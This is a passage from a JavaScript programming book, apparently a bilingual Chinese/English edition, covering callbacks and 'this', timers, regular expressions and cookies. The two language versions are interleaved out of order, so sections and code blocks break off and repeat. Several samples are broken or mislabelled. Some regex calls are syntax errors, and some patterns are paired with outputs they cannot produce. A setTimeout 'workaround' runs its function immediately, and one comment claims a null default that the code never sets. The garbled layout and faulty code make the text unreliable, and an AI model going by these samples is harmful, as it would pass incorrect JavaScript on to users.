What's more interesting is that the function then returns before either of the callbacks are called. Hence, a callback function may be called even after the original function has returned.

Section 29.4: Callbacks and `this`

Often when using a callback you want access to a specific context.

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', function() {
  console.log(this.msg); // <= will fail because "this" is undefined
});
}

var s = new SomeClass("hello", someElement);
```

Solutions

- Use bind

bind effectively generates a new function that sets this to whatever was passed to bind then calls the original function.

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', function() {
  console.log(this.msg);
}.bind(this)); // <= bind the function to 'this'
}
```

- Use arrow functions

Arrow functions automatically bind the current this context.

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', () => { // <= arrow function binds 'this'
  console.log(this.msg);
});
}
```

Often you'd like to call a member function, ideally passing any arguments that were passed to the event on to the function.

Solutions:

- Use bind

```
function SomeClass(msg, elem) {
```

```

this.msg = msg;
elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
}

```

- 使用箭头函数和剩余参数

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
}

```

- 特别是对于DOM事件监听器，你可以实现EventListener接口

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
    fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};

```

第29.5节：使用箭头函数作为回调

使用箭头函数作为回调函数可以减少代码行数。

箭头函数的默认语法是

```
() => {}
```

这可以用作回调函数

例如，如果我们想打印数组[1,2,3,4,5]中的所有元素

不使用箭头函数，代码如下

```
[1,2,3,4,5].forEach(function(x){
  console.log(x);
})
```

使用箭头函数，可以简化为

```

this.msg = msg;
elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
}

```

- Use arrow functions and the rest operator

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
}

```

- For DOM event listeners in particular you can implement the [EventListener interface](#)

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
    fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};

```

Section 29.5: Callback using Arrow function

Using arrow function as callback function can reduce lines of code.

The default syntax for arrow function is

```
() => {}
```

This can be used as callbacks

For example if we want to print all elements in an array [1,2,3,4,5]

without arrow function, the code will look like this

```
[1,2,3,4,5].forEach(function(x){
  console.log(x);
})
```

With arrow function, it can be reduced to

```
[1,2,3,4,5].forEach(x => console.log(x));
```

这里回调函数function(x){console.log(x)}被简化为x=>console.log(x)

第29.6节：错误处理和控制流分支

回调函数通常用于提供错误处理。这是一种控制流分支形式，其中某些指令仅在发生错误时执行：

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('值符合预期');
}

function onFailure() {
  console.log('值不符合预期/异常');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// 输出：
// "预期的值"
// "意外/异常的值"
```

上面compare()函数的代码执行有两种可能的分支：当预期值和实际值相同时为成功，值不同时为错误。这在某些异步指令后需要分支控制流时尤其有用：

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('正在做其他事情');

// 输出：
// "正在做其他事情"
// "预期的值"
// "意外/异常的值"
```

需要注意的是，多个回调函数不必互斥-两种方法都可以被调用。

同样，compare()函数也可以用可选的回调函数来编写（通过使用noop作为默认值——参见空对象模式）。

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Here the callback function `function(x){console.log(x)}` is reduced to `x=>console.log(x)`

Section 29.6: Error handling and control-flow branching

Callbacks are often used to provide error handling. This is a form of control flow branching, where some instructions are executed only when an error occurs:

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
// "Value was expected"
// "Value was unexpected/exceptional"
```

Code execution in compare() above has two possible branches: success when the expected and actual values are the same, and error when they are different. This is especially useful when control flow should branch after some asynchronous instruction:

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
// "Doing something else"
// "Value was expected"
// "Value was unexpected/exceptional"
```

It should be noted, multiple callbacks do not have to be mutually exclusive – both methods could be called. Similarly, the compare() could be written with callbacks that are optional (by using a `noop` as the default value - see [Null Object pattern](#)).

第30章：间隔和超时

第30.1节：递归setTimeout

要无限重复一个函数，可以递归调用setTimeout：

```
function repeatingFunc() {  
    console.log("已经过了5秒。再次执行该函数。");  
    setTimeout(repeatingFunc, 5000);  
}  
  
setTimeout(repeatingFunc, 5000);
```

与setInterval不同，这确保即使函数运行时间超过指定的延迟，函数也会执行。然而，它不保证函数执行之间的间隔是固定的。此行为也会有所不同，因为在递归调用setTimeout之前出现异常会阻止其再次执行，而setInterval则会无视异常无限重复执行。

第30.2节：间隔

```
function waitFunc(){  
    console.log("这将每5秒记录一次");  
}  
  
window.setInterval(waitFunc,5000);
```

第30.3节：间隔

标准

你不需要创建变量，但这是一种好习惯，因为你可以使用该变量配合 clearInterval 来停止当前运行的定时器。

```
var int = setInterval("doSomething()", 5000); /* 5秒 */  
var int = setInterval(doSomething, 5000); /* 同样的效果，无需引号和括号 */
```

如果你需要向 doSomething 函数传递参数，可以将它们作为 setInterval 的前两个参数之外的额外参数传入。

无重叠

如上所述，setInterval 会每隔5秒（或你设置的时间）运行一次，无论如何。即使 doSomething 函数运行时间超过5秒，也会继续执行。这可能会导致问题。如果你只是想确保 doSomething 运行之间有间隔，可以这样做：

```
(function(){  
  
    doSomething();  
  
    setTimeout(arguments.callee, 5000);  
  
})()
```

Chapter 30: Intervals and Timeouts

Section 30.1: Recursive setTimeout

To repeat a function indefinitely, setTimeout can be called recursively:

```
function repeatingFunc() {  
    console.log("It's been 5 seconds. Execute the function again.");  
    setTimeout(repeatingFunc, 5000);  
}  
  
setTimeout(repeatingFunc, 5000);
```

Unlike setInterval, this ensures that the function will execute even if the function's running time is longer than the specified delay. However, it does not guarantee a regular interval between function executions. This behaviour also varies because an exception before the recursive call to setTimeout will prevent it from repeating again, while setInterval would repeat indefinitely regardless of exceptions.

Section 30.2: Intervals

```
function waitFunc(){  
    console.log("This will be logged every 5 seconds");  
}  
  
window.setInterval(waitFunc, 5000);
```

Section 30.3: Intervals

Standard

You don't need to create the variable, but it's a good practice as you can use that variable with clearInterval to stop the currently running interval.

```
var int = setInterval("doSomething()", 5000); /* 5 seconds */  
var int = setInterval(doSomething, 5000); /* same thing, no quotes, no parens */
```

If you need to pass parameters to the doSomething function, you can pass them as additional parameters beyond the first two to setInterval.

Without overlapping

setInterval, as above, will run every 5 seconds (or whatever you set it to) no matter what. Even if the function doSomething takes long than 5 seconds to run. That can create issues. If you just want to make sure there is that pause in between runnings of doSomething, you can do this:

```
(function(){  
  
    doSomething();  
  
    setTimeout(arguments.callee, 5000);  
  
})()
```

第30.4节：移除定时器

window.setInterval() 返回一个 IntervalID，可以用来停止该定时器继续运行。为此，将 window.setInterval() 的返回值存储在变量中，并用该变量作为唯一参数调用 clearInterval()：

```
function waitFunc(){
  console.log("这条信息将每5秒打印一次");
}

var interval = window.setInterval(waitFunc, 5000);

window.setTimeout(function(){
  clearInterval(interval);
}, 32000);
```

这将每隔5秒记录一次，但会在32秒后停止。因此它将记录该消息6次。

第30.5节：移除超时

window.setTimeout()返回一个TimeoutID，可以用来停止该超时的执行。为此，将window.setTimeout()的返回值存储在变量中，并用该变量作为唯一参数调用clearTimeout()：

```
function waitFunc(){
  console.log("5秒后不会记录此内容");
}

function stopFunc(){
  clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc, 5000);
window.setTimeout(stopFunc, 3000);
```

这不会记录该消息，因为计时器在3秒后被停止。

第30.6节：setTimeout，执行顺序，clearTimeout

setTimeout

- 在等待指定的毫秒数后执行一个函数。
- 用于延迟函数的执行。

语法：setTimeout(**function**, milliseconds) 或 window.setTimeout(**function**, milliseconds)

示例：此示例在1秒后向控制台输出“hello”。第二个参数是以毫秒为单位，
1000 = 1秒, 250 = 0.25秒, 等等。

```
setTimeout(function() {
  console.log('hello');
}, 1000);
```

setTimeout的问题

如果你在for循环中使用setTimeout方法：

Section 30.4: Removing intervals

window.setInterval() returns an IntervalID, which can be used to stop that interval from continuing to run. To do this, store the return value of window.setInterval() in a variable and call clearInterval() with that variable as the only argument:

```
function waitFunc(){
  console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc, 5000);

window.setTimeout(function(){
  clearInterval(interval);
}, 32000);
```

This will log This will be logged every 5 seconds every 5 seconds, but will stop it after 32 seconds. So it will log the message 6 times.

Section 30.5: Removing timeouts

window.setTimeout() returns a TimeoutID, which can be used to stop that timeout from running. To do this, store the return value of window.setTimeout() in a variable and call clearTimeout() with that variable as the only argument:

```
function waitFunc(){
  console.log("This will not be logged after 5 seconds");
}

function stopFunc(){
  clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc, 5000);
window.setTimeout(stopFunc, 3000);
```

This will not log the message because the timer is stopped after 3 seconds.

Section 30.6: setTimeout, order of operations, clearTimeout

setTimeout

- Executes a function, after waiting a specified number of milliseconds.
- used to delay the execution of a function.

Syntax : setTimeout(**function**, milliseconds) or window.setTimeout(**function**, milliseconds)

Example : This example outputs "hello" to the console after 1 second. The second parameter is in milliseconds, so 1000 = 1 sec, 250 = 0.25 sec, etc.

```
setTimeout(function() {
  console.log('hello');
}, 1000);
```

Problems with setTimeout

If you're using the setTimeout method in a for loop:

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

这将输出值3三次，这是不正确的。

此问题的解决方法：

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

它将输出值0,1,2。这里，我们将 i作为参数 (j) 传递给函数。

运算顺序

此外，由于JavaScript是单线程并使用全局事件循环， setTimeout可以通过调用延迟为零的setTimeout将一个项目添加到执行队列的末尾。例如：

```
setTimeout(function() {
  console.log('world');
}, 0);

console.log('hello');
```

实际上将输出：

```
hello
world
```

此外，这里的零毫秒并不意味着setTimeout内部的函数会立即执行。它将根据执行队列中剩余待执行的项目稍微延迟执行。这个函数只是被推到队列的末尾。

取消超时

clearTimeout() 停止执行setTimeout()中指定的函数

语法： clearTimeout(timeoutVariable) 或 window.clearTimeout(timeoutVariable)

示例：

```
var timeout = setTimeout(function() {
  console.log('hello');
}, 1000);

clearTimeout(timeout); // 该超时将不再执行
```

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

This will output the value 3 three times, which is not correct.

Workaround of this problem :

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

It will output the value 0,1,2. Here, we're passing the i into the function as a parameter(j).

Order of operations

Additionally though, due to the fact that JavaScript is single threaded and uses a global event loop, setTimeout can be used to add an item to the end of the execution queue by calling setTimeout with zero delay. For example:

```
setTimeout(function() {
  console.log('world');
}, 0);

console.log('hello');
```

Will actually output:

```
hello
world
```

Also, zero milliseconds here does not mean the function inside the setTimeout will execute immediately. It will take slightly more than that depending upon the items to be executed remaining in the execution queue. This one is just pushed to the end of the queue.

Cancelling a timeout

clearTimeout() : stops the execution of the function specified in setTimeout()

Syntax : clearTimeout(timeoutVariable) or window.clearTimeout(timeoutVariable)

Example :

```
var timeout = setTimeout(function() {
  console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

第31章：正则表达式

标志

	详情
g	global。匹配所有结果（不在第一个匹配处返回）。
m	multi-line。使得^ 和 \$ 匹配每一行的开始/结束（而不仅仅是字符串的开始/结束）。
i	i不区分大小写。大小写不敏感匹配（忽略[a-zA-Z]的大小写）。
u	unicode：模式字符串被视为UTF-16。也使转义序列匹配Unicode字符。
y	sticky：仅从该正则表达式的lastIndex属性指示的索引开始匹配目标字符串（且不尝试从更后面的索引匹配）。

第31.1节：创建RegExp对象

标准创建

建议仅在从动态变量创建正则表达式时使用此形式。

当表达式可能变化或表达式由用户生成时使用。

```
var re = new RegExp(".*");
```

带标志：

```
var re = new RegExp(".*", "gmi");
```

带反斜杠：(由于正则表达式是以字符串形式指定的，因此必须转义)

```
var re = new RegExp("\w*");
```

静态初始化

当你知道正则表达式不会改变，并且在运行时之前就知道表达式内容时使用。

```
var re = /.*/;
```

带标志：

```
var re = /.*/gmi;
```

带反斜杠：(由于正则表达式是以字面量形式指定的，因此不应转义)

```
var re = /\w*/;
```

第31.2节：RegExp标志

您可以指定多个标志来改变正则表达式的行为。标志可以附加在正则表达式字面量的末尾，例如在/test/gi中指定gi，或者作为RegExp构造函数的第二个参数指定，如new RegExp('test', 'gi')。

g - 全局匹配。找到所有匹配项，而不是在第一个匹配后停止。

i - 忽略大小写。/[a-z]/i 等同于 /[a-zA-Z]/。

Chapter 31: Regular expressions

Flags

	Details
g	global. All matches (don't return on the first match).
m	multi-line. Causes ^ & \$ to match the begin/end of each line (not only begin/end of string).
i	insensitive. Case insensitive match (ignores case of [a-zA-Z]).
u	unicode : Pattern strings are treated as UTF-16 . Also causes escape sequences to match Unicode characters.
y	sticky: matches only from the index indicated by the lastIndex property of this regular expression in the target string (and does not attempt to match from any later indexes).

Section 31.1: Creating a RegExp Object

Standard Creation

It is recommended to use this form only when creating regex from dynamic variables.

Use when the expression may change or the expression is user generated.

```
var re = new RegExp(".*");
```

With flags:

```
var re = new RegExp(".*", "gmi");
```

With a backslash: (this must be escaped because the regex is specified with a string)

```
var re = new RegExp("\w*");
```

Static initialization

Use when you know the regular expression will not change, and you know what the expression is before runtime.

```
var re = /.*/;
```

With flags:

```
var re = /.*/gmi;
```

With a backslash: (this should not be escaped because the regex is specified in a literal)

```
var re = /\w*/;
```

Section 31.2: RegExp Flags

There are several flags you can specify to alter the RegEx behaviour. Flags may be appended to the end of a regex literal, such as specifying gi in /test/gi, or they may be specified as the second argument to the RegExp constructor, as in new RegExp('test', 'gi').

g - Global. Finds all matches instead of stopping after the first.

i - Ignore case. /[a-z]/i is equivalent to /[a-zA-Z]/.

m - 多行模式。^ 和 \$ 分别匹配每一行的开头和结尾，将和 \r 视为分隔符，而不仅仅是整个字符串的开头和结尾。

版本 ≥ 6

u - Unicode模式。如果不支持此标志，必须使用 \uXXXX 来匹配特定的Unicode字符，其中 XXXX 是字符的十六进制值。

y - 查找所有连续/相邻的匹配项。

第31.3节：使用 .test() 检查字符串是否包含模式

```
var re = /[a-z]+/;  
if (re.test("foo")) {  
    console.log("匹配存在。");  
}
```

test 方法执行搜索以查看正则表达式是否匹配字符串。正则表达式 [a-z]+ 将搜索一个或多个小写字母。由于模式匹配字符串，“匹配存在” 将被记录到控制台。

第31.4节：使用 .exec() 进行匹配

使用 .exec() 进行匹配

RegExp.prototype.exec(string) 返回一个捕获数组，若无匹配则返回 null。

```
var re = /([0-9]+)[a-z]+/;  
var match = re.exec("foo123bar");
```

match.index 是 3，匹配的（从零开始计数的）位置。

match[0] 是完整的匹配字符串。

match[1] 是对应第一个捕获组的文本。match[n] 则是第 n 个捕获组的值。

使用 .exec() 循环遍历匹配

```
var re = /a/g;  
var result;  
while ((result = re.exec('barbatbaz')) !== null) {  
    console.log("found '" + result[0] + "'", next exec starts at index '" + re.lastIndex + "'");  
}
```

预期输出

```
found 'a', next exec starts at index '2'  
found 'a', next exec starts at index '5'  
found 'a', next exec starts at index '8'
```

第31.5节：在字符串中使用正则表达式

String 对象具有以下接受正则表达式作为参数的方法。

m - Multiline. ^ 和 \$ 分别匹配每一行的开头和结尾，将 \n 和 \r 视为分隔符，而不仅仅是整个字符串的开头和结尾。

Version ≥ 6

u - Unicode. If this flag is not supported you must match specific Unicode characters with \uXXXX where XXXX is the character's value in hexadecimal.

y - Finds all consecutive/adjacent matches.

Section 31.3: Check if string contains pattern using .test()

```
var re = /[a-z]+/;  
if (re.test("foo")) {  
    console.log("Match exists.");  
}
```

The test method performs a search to see if a regular expression matches a string. The regular expression [a-z]+ will search for one or more lowercase letters. Since the pattern matches the string, "match exists" will be logged to the console.

Section 31.4: Matching With .exec()

Match Using .exec()

RegExp.prototype.exec(string) returns an array of captures, or null if there was no match.

```
var re = /([0-9]+)[a-z]+/;  
var match = re.exec("foo123bar");
```

match.index is 3, the (zero-based) location of the match.

match[0] is the full match string.

match[1] is the text corresponding to the first captured group. match[n] would be the value of the nth captured group.

Loop Through Matches Using .exec()

```
var re = /a/g;  
var result;  
while ((result = re.exec('barbatbaz')) !== null) {  
    console.log("found '" + result[0] + "'", next exec starts at index '" + re.lastIndex + "'");  
}
```

Expected output

```
found 'a', next exec starts at index '2'  
found 'a', next exec starts at index '5'  
found 'a', next exec starts at index '8'
```

Section 31.5: Using RegExp With Strings

The String object has the following methods that accept regular expressions as arguments.

- "string".match(...)
- "string".replace(...)
- "string".split(...)
- "string".search(...)

使用 RegExp 进行匹配

```
console.log("string".match(/i-n+/));
console.log("string".match/(r)[i-n]+/));
```

预期输出

```
数组 ["in"]
数组 ["rin", "r"]
```

使用 RegExp 进行替换

```
console.log("string".replace(/[i-n]+/, "foo"));
```

预期输出

```
strfoog
```

使用正则表达式拆分

```
console.log("stringstring".split(/i-n+/));
```

预期输出

```
数组 ["str", "gstr", "g"]
```

使用正则表达式搜索

.search() 返回匹配项的索引，找不到则返回 -1。

```
console.log("string".search(/i-n+/));
console.log("string".search/o-q+/));
```

预期输出

```
3
-1
```

第31.6节：正则表达式分组

JavaScript 支持多种类型的正则表达式分组，捕获分组、非捕获分组和前瞻断言。目前尚不支持后顾断言。

捕获

有时所需的匹配依赖于其上下文。这意味着一个简单的RegExp会过度匹配String中感兴趣的部分

- "string".match(...)
- "string".replace(...)
- "string".split(...)
- "string".search(...)

Match with RegExp

```
console.log("string".match(/i-n+/));
console.log("string".match/(r)[i-n]+/));
```

Expected output

```
Array ["in"]
Array ["rin", "r"]
```

Replace with RegExp

```
console.log("string".replace(/i-n+/, "foo"));
```

Expected output

```
strfoog
```

Split with RegExp

```
console.log("stringstring".split(/i-n+/));
```

Expected output

```
Array ["str", "gstr", "g"]
```

Search with RegExp

.search() returns the index at which a match is found or -1.

```
console.log("string".search(/i-n+/));
console.log("string".search/o-q+/));
```

Expected output

```
3
-1
```

Section 31.6: RegExp Groups

JavaScript supports several types of group in its Regular Expressions, *capture groups*, *non-capture groups* and *look-aheads*. Currently, there is no *look-behind* support.

Capture

Sometimes the desired match relies on its context. This means a simple *RegExp* will over-find the piece of the *String*

解决方案是编写一个捕获组(pattern)。然后可以通过引用捕获的数据来实现...

- 字符串替换 "\$n"，其中n是第n个捕获组（从1开始）
- 回调函数中的第n个参数
- 如果RegEx没有标记g，则返回的str.match数组中的第n+1项
- 如果RegEx标记了g，str.match会丢弃捕获，改用re.exec

假设有一个String，其中所有的+符号都需要替换为空格，但仅当它们跟在字母字符后面时才替换。这意味着简单的匹配会包括那个字母字符，并且它也会被移除。捕获它是解决方案因为这意味着匹配的字母可以被保留。

```
let str = "aa+b+cc+1+2";
re = /([a-z])\+/g;

// 字符串替换
str.replace(re, '$1 '); // "aa b cc 1+2"
// 函数替换
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

非捕获

使用形式(?:pattern)，这些的工作方式类似于捕获组，但它们不会在匹配后存储组的内容。

如果正在捕获其他数据且不想移动索引，但需要进行一些高级模式匹配（如或运算），它们特别有用

```
let str = "aa+b+cc+1+2",
re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

前瞻 (Look-Ahead)

如果所需的匹配依赖于其后面的内容，但不想匹配并捕获该内容，可以使用前瞻来测试它，但不将其包含在匹配中。正向前瞻的形式为(?=pattern)，负向前瞻（仅当前瞻模式不匹配时表达式才匹配）的形式为(?!=pattern)

```
let str = "aa+b+cc+1+2",
re = /\+(?=([a-z]))/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

第31.7节：用回调函数替换字符串匹配

String#replace可以将函数作为第二个参数，从而根据某些逻辑提供替换内容。

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return '开始';
  } else {
    return '结束';
}
```

that is of interest, so the solution is to write a capture group (pattern). The captured data can then be referenced as...

- String replacement "\$n" where n is the *n*th capture group (starting from 1)
- The *n*th argument in a callback function
- If the RegEx is not flagged g, the *n+1*th item in a returned str.match Array
- If the RegEx is flagged g, str.match discards captures, use re.exec instead

Say there is a String where all + signs need to be replaced with a space, but only if they follow a letter character. This means a simple match would include that letter character and it would also be removed. Capturing it is the solution as it means the matched letter can be preserved.

```
let str = "aa+b+cc+1+2",
re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Non-Capture

Using the form (?:pattern)，these work in a similar way to capture groups, except they do not store the contents of the group after the match.

They can be particularly useful if other data is being captured which you don't want to move the indices of, but need to do some advanced pattern matching such as an OR

```
let str = "aa+b+cc+1+2",
re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Look-Ahead

If the desired match relies on something which follows it, rather than matching that and capturing it, it is possible to use a look-ahead to test for it but not include it in the match. A positive look-ahead has the form (?=pattern)，a negative look-ahead (where the expression match only happens if the look-ahead pattern did not match) has the form (?!=pattern)

```
let str = "aa+b+cc+1+2",
re = /\+(?=([a-z]))/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Section 31.7: Replacing string match with a callback function

String#replace can have a function as its second argument so you can provide a replacement based on some logic.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
}
```

```
    }
});  
// 将返回开始字符串 结束
```

一行模板库

```
let data = {name: 'John', surname: 'Doe'}  
"我的名字是 {surname}, {name} {surname}" .replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);  
// "我的名字是 Doe, John Doe"
```

第31.8节：使用带括号的正则表达式Regex.exec()来提取字符串的匹配项

有时你不只是想简单地替换或删除字符串。有时你想提取并处理匹配项。这里是一个如何操作匹配项的示例。

什么是匹配？当在字符串中找到与整个正则表达式兼容的子串时，exec命令会产生一个匹配。匹配是一个数组，首先包含整个匹配的子串以及匹配中的所有括号内容。

想象一个HTML字符串：

```
<html>  
<head></head>  
<body>  
  <h1>示例</h1>  
  <p>看看这个很棒的链接 : <a href="http://goalkicker.com">goalkicker</a>  
  http://anotherlinkoutsideatag</p>  
  版权所有 <a href="https://stackoverflow.com">Stackoverflow</a>  
</body>
```

你想提取并获取所有在 a标签内的链接。首先，这是你写的正则表达式：

```
var re = /<a[^>]*href="https?:\/\/.*[^>]*[^<]*<\/a>/g;
```

但现在，假设你想要每个链接的 href和 anchor，并且想要它们一起。你可以简单地为每个匹配添加一个新的正则表达式或者你可以使用括号：

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*([^\<]*)<\/a>/g; var str = '<ht  
ml>  <head></head>  <body>  <h1>示例</h1>  <p>看看这个很棒的链接 : <a href="http://goalkicker.com">  
goalkicker</a> http://anotherlinkoutsideatag</p>  版权所有 <a href="https://stackoverflow.com">Stackoverflow</a>  
</body>';  
var m;  
var links = [];  
  
while ((m = re.exec(str)) !== null) {  
  if (m.index === re.lastIndex) {  
    re.lastIndex++;  
  }  
  console.log(m[0]); // 整个子字符串  
  console.log(m[1]); // href 子部分  
  console.log(m[2]); // anchor 子部分  
  
  links.push({  
    match : m[0], // 整个匹配  
    href : m[1], // 第一个括号 => (https?:\/\/.*)
```

```
  }  
});  
// will return Start string End
```

One line template library

```
let data = {name: 'John', surname: 'Doe'}  
"My name is {surname}, {name} {surname}" .replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);  
// "My name is Doe, John Doe"
```

Section 31.8: Using Regex.exec() with parentheses regex to extract matches of a string

Sometimes you doesn't want to simply replace or remove the string. Sometimes you want to extract and process matches. Here an example of how you manipulate matches.

What is a match ? When a compatible substring is found for the entire regex in the string, the exec command produce a match. A match is an array compose by firstly the whole substring that matched and all the parenthesis in the match.

Imagine a html string :

```
<html>  
<head></head>  
<body>  
  <h1>Example</h1>  
  <p>Look at this great link : <a href="http://goalkicker.com">goalkicker</a>  
  http://anotherlinkoutsideatag</p>  
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>  
</body>
```

You want to extract and get all the links inside an a tag. At first, here the regex you write :

```
var re = /<a[^>]*href="https?:\/\/.*[^>]*[^<]*<\/a>/g;
```

But now, imagine you want the href and the anchor of each link. And you want it together. You can simply add a new regex in for each match OR you can use parentheses :

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*([^\<]*)<\/a>/g;  
var str = '<html>\n  <head></head>\n  <body>\n    <h1>Example</h1>\n    <p>Look at this  
great link: <a href="http://goalkicker.com">goalkicker</a> http://anotherlinkoutsideatag</p>\n    Copyright <a href="https://stackoverflow.com">Stackoverflow</a>\n  </body>\';\n';  
var m;  
var links = [];  
  
while ((m = re.exec(str)) !== null) {  
  if (m.index === re.lastIndex) {  
    re.lastIndex++;  
  }  
  console.log(m[0]); // The all substring  
  console.log(m[1]); // The href subpart  
  console.log(m[2]); // The anchor subpart  
  
  links.push({  
    match : m[0], // the entire match  
    href : m[1], // the first parenthesis => (https?:\/\/.*)
```

```
anchor : m[2], // 第二个 => ([^<]*)
  });
}
```

在循环结束时，你会得到一个包含anchor和href的链接数组，你可以用它来写markdown，例如：

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

进一步了解：

- 嵌套括号

```
anchor : m[2], // the second one => ([^<]*)
  );
}
```

At the end of the loop, you have an array of link with anchor and href and you can use it to write markdown for example :

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

To go further :

- Nested parenthesis

第32章：Cookies（曲奇）

第32.1节：测试是否启用Cookies

如果你想在使用Cookies之前确认它们已启用，可以使用navigator.cookieEnabled：

```
if (navigator.cookieEnabled === false)
{
    alert("错误：未启用 cookies !");
}
```

请注意，在较旧的浏览器中，navigator.cookieEnabled 可能不存在且为未定义。在这些情况下，您将无法检测到 cookies 是否被启用。

第32.2节：添加和设置 Cookies

以下变量设置了下面的示例：

```
var COOKIE_NAME = "示例 Cookie"; /* Cookie 的名称。 */
var COOKIE_VALUE = "你好，世界！"; /* Cookie 的值。 */
var COOKIE_PATH = "/foo/bar"; /* Cookie 的路径。 */
var COOKIE_EXPIRES; /* Cookie 的过期时间（下面配置）。 */

/* 将 Cookie 过期时间设置为未来1分钟（60000毫秒 = 1分钟）。 */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();

document.cookie +=
COOKIE_NAME + "=" + COOKIE_VALUE
+ "; expires=" + COOKIE_EXPIRES
+ "; path=" + COOKIE_PATH;
```

第32.3节：读取 Cookies

```
var name = name + "=",
cookie_array = document.cookie.split(';'),
cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
}

```

这将把cookie_value设置为该cookie的值（如果存在）。如果cookie未设置，则cookie_value将被设置为 null

第32.4节：删除cookie

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

这将删除给定name的cookie。

Chapter 32: Cookies

Section 32.1: Test if cookies are enabled

If you want to make sure cookies are enabled before using them, you can use navigator.cookieEnabled:

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Note that on older browsers navigator.cookieEnabled may not exist and be undefined. In those cases you won't detect that cookies are not enabled.

Section 32.2: Adding and Setting Cookies

The following variables set up the below example:

```
var COOKIE_NAME = "Example Cookie"; /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!"; /* The cookie's value. */
var COOKIE_PATH = "/foo/bar"; /* The cookie's path. */
var COOKIE_EXPIRES; /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();

document.cookie +=
COOKIE_NAME + "=" + COOKIE_VALUE
+ "; expires=" + COOKIE_EXPIRES
+ "; path=" + COOKIE_PATH;
```

Section 32.3: Reading cookies

```
var name = name + "=",
cookie_array = document.cookie.split(';'),
cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
}
```

This will set cookie_value to the value of the cookie, if it exists. If the cookie is not set, it will set cookie_value to null

Section 32.4: Removing cookies

```
